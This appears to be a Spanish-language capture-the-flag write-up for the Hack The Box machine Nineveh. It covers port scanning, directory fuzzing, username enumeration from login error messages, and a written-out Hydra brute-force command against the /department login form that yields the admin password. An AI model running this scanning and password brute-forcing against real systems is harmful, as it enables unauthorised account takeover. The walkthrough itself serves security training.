
Nineveh

Escaneo

```Bash
❯ nmap -p- --open  -n -Pn -vvv 10.129.95.101 -oG allports
```




```Bash
❯ nmap -p80,443 -sCV -n -Pn 10.129.95.101 -oN escaneo
```


```
❯ nmap -p80,443 -sCV -n -Pn 10.129.95.101 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 18:33 CEST
Nmap scan report for 10.129.95.101
Host is up (0.14s latency).

PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
| tls-alpn:
|_  http/1.1
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.46 seconds
```

Enumeracion y busqueda de informacion

Desde aqui vemos que hay un nombre de dominio qu ees nineveh.htb pues lo trasladamos a ETC/HOSTS por si hay algun problema con la IP y DNS Hacemos un whatweb hacia la pagina

```
Nmap done: 1 IP address (1 host up) scanned in 28.46 seconds
❯ nano /etc/hosts
❯ whatweb http://nineveh.htb
http://nineveh.htb [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.95.101]
```

Al ver las paginas tanto en el puerto 80 y 443 hay uan imagen en el 443 ay vamos a ver si hay algun metadato que contenga lo descargamos y utilizaremos el exiftool



```
❯ exiftool ninevehForAll.png
ExifTool Version Number         : 12.76
File Name                       : ninevehForAll.png
Directory                       : .
File Size                       : 561 kB
File Modification Date/Time     : 2024:07:02 18:55:45+02:00
File Access Date/Time           : 2024:07:02 18:55:46+02:00
File Inode Change Date/Time     : 2024:07:02 18:56:54+02:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1336
Image Height                    : 508
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Significant Bits                : 8 8 8
Software                        : Shutter
Image Size                      : 1336×508
Megapixels                      : 0.679
```

```
IEND
❯ strings ninevehForAll.png -n 10
tEXtSoftware
O>tKq&"f&f
0Hk#7"\EE^.
3=8=yzxtrv
p7_Pq_66#d
#Y cwbc*c$
#K,5eUUs6@
9}<Jd@ %4@k
(3:6DQ33Q%
 9rn\nmUUm
?"SF43U5U3#
Q1).!&3mPR
Qr*Rehs2&!4
\^]]]Q[qLMUN
⩵__YO*QCa
vYve+6w&Q2
rLmlcwxxi2
-Of;;u]m69
\0eeDbp"(qB
E$Tn6kwvfU]
#.aC 0T*A}
<>Im{u2b@6c
3nfE(prrt6
n6?;;=;>9>;^.W
c PK)ef+YPeFV
SGRV.vm>"6?
y@DdBC`$C`B
9}pz||=f%0D
"3E1E!`@34
IDCS+jy`@B
gfN0@i'uD7
*Kr.2;3aqP
```

Al revisar lo unico destacable es el software y Shutter pero no es nada, tampoco se ve nada en el strings

Ahora a partir de aqui podriamos ver los headers acuerdarte que https tiene el certificado para que lo saque por defecto es -K


```
❯ curl -s -X GET "http://10.129.95.101" -I
HTTP/1.1 200 OK
Date: Tue, 02 Jul 2024 17:50:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 02 Jul 2017 23:49:44 GMT
ETag: "b2-5535e4e04002a"
Accept-Ranges: bytes
Content-Length: 178
Vary: Accept-Encoding
Content-Type: text/html

❯ curl -s -X GET "https://10.129.95.101" -I -k
HTTP/1.1 200 OK
Date: Tue, 02 Jul 2024 17:50:48 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 02 Jul 2017 23:50:02 GMT
ETag: "31-5535e4f1dfd20"
Accept-Ranges: bytes
Content-Length: 49
Content-Type: text/html
```

A partir de aqui haremos Fuzzing a los directorios para ver si hay alguno

```bash
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.129.95.101/FUZZ
```


```
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.129.95.101/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.129.95.101/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        5 L      25 W       178 Ch      "# Copyright 2007 James Fisher"
000000007:   200        5 L      25 W       178 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000001:   200        5 L      25 W       178 Ch      "# directory-list-2.3-medium.txt"
000000009:   200        5 L      25 W       178 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000000006:   200        5 L      25 W       178 Ch      "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000002:   200        5 L      25 W       178 Ch      "#"
000000008:   200        5 L      25 W       178 Ch      "# or send a letter to Creative Commons, 171 Second Street,"
000000005:   200        5 L      25 W       178 Ch      "# This work is licensed under the Creative Commons"
000000010:   200        5 L      25 W       178 Ch      "#"
000000011:   200        5 L      25 W       178 Ch      "# Priority ordered case-sensitive list, where entries were found"
000000012:   200        5 L      25 W       178 Ch      "# on at least 2 different hosts"
000000013:   200        5 L      25 W       178 Ch      "#"
000000014:   200        5 L      25 W       178 Ch      "http://10.129.95.101/"
000000004:   200        5 L      25 W       178 Ch      "#"
000003021:   301        9 L      28 W       319 Ch      "department"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 0
Processed Requests: 8831
Filtered Requests: 8816
Requests/sec.: 0
```

Encontramos el directorio departament




y lo buscamos y aqui tenemos un login

Cuando ponemos test nos sale este mensaje



Pero cuando pongo admin nos sale esto





esto nos hace indicador de que el nombre admin existe
Para ello vamos a usar hydra ya que que con lo que sabemos podemos hacer un ataque de fuerza bruta hacia el password y como no hay nada que nos capen podemso utilizarlo


Este es el comando

```bash
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.129.95.101 http-post-form "/department/login.php:username=admin&password=^PASS^:Invalid Password"
```


Como vemos el username=admin y todo esa data lo sacamos de aqui y para saber el form la salida que sea get o post igual nos dirigimos a la pagina y sacamos los datos de inspeccionar elemento y sacamos los datos como vemos en las imagenes








Ahora sacamos los datos y le añadimos al comando -t 50 para sacarlo en 50 hilos




la contraseña que nos ha sacado a sido

```language-none
1q2w3e4r5t
```


lo ponemos y tenemos esto



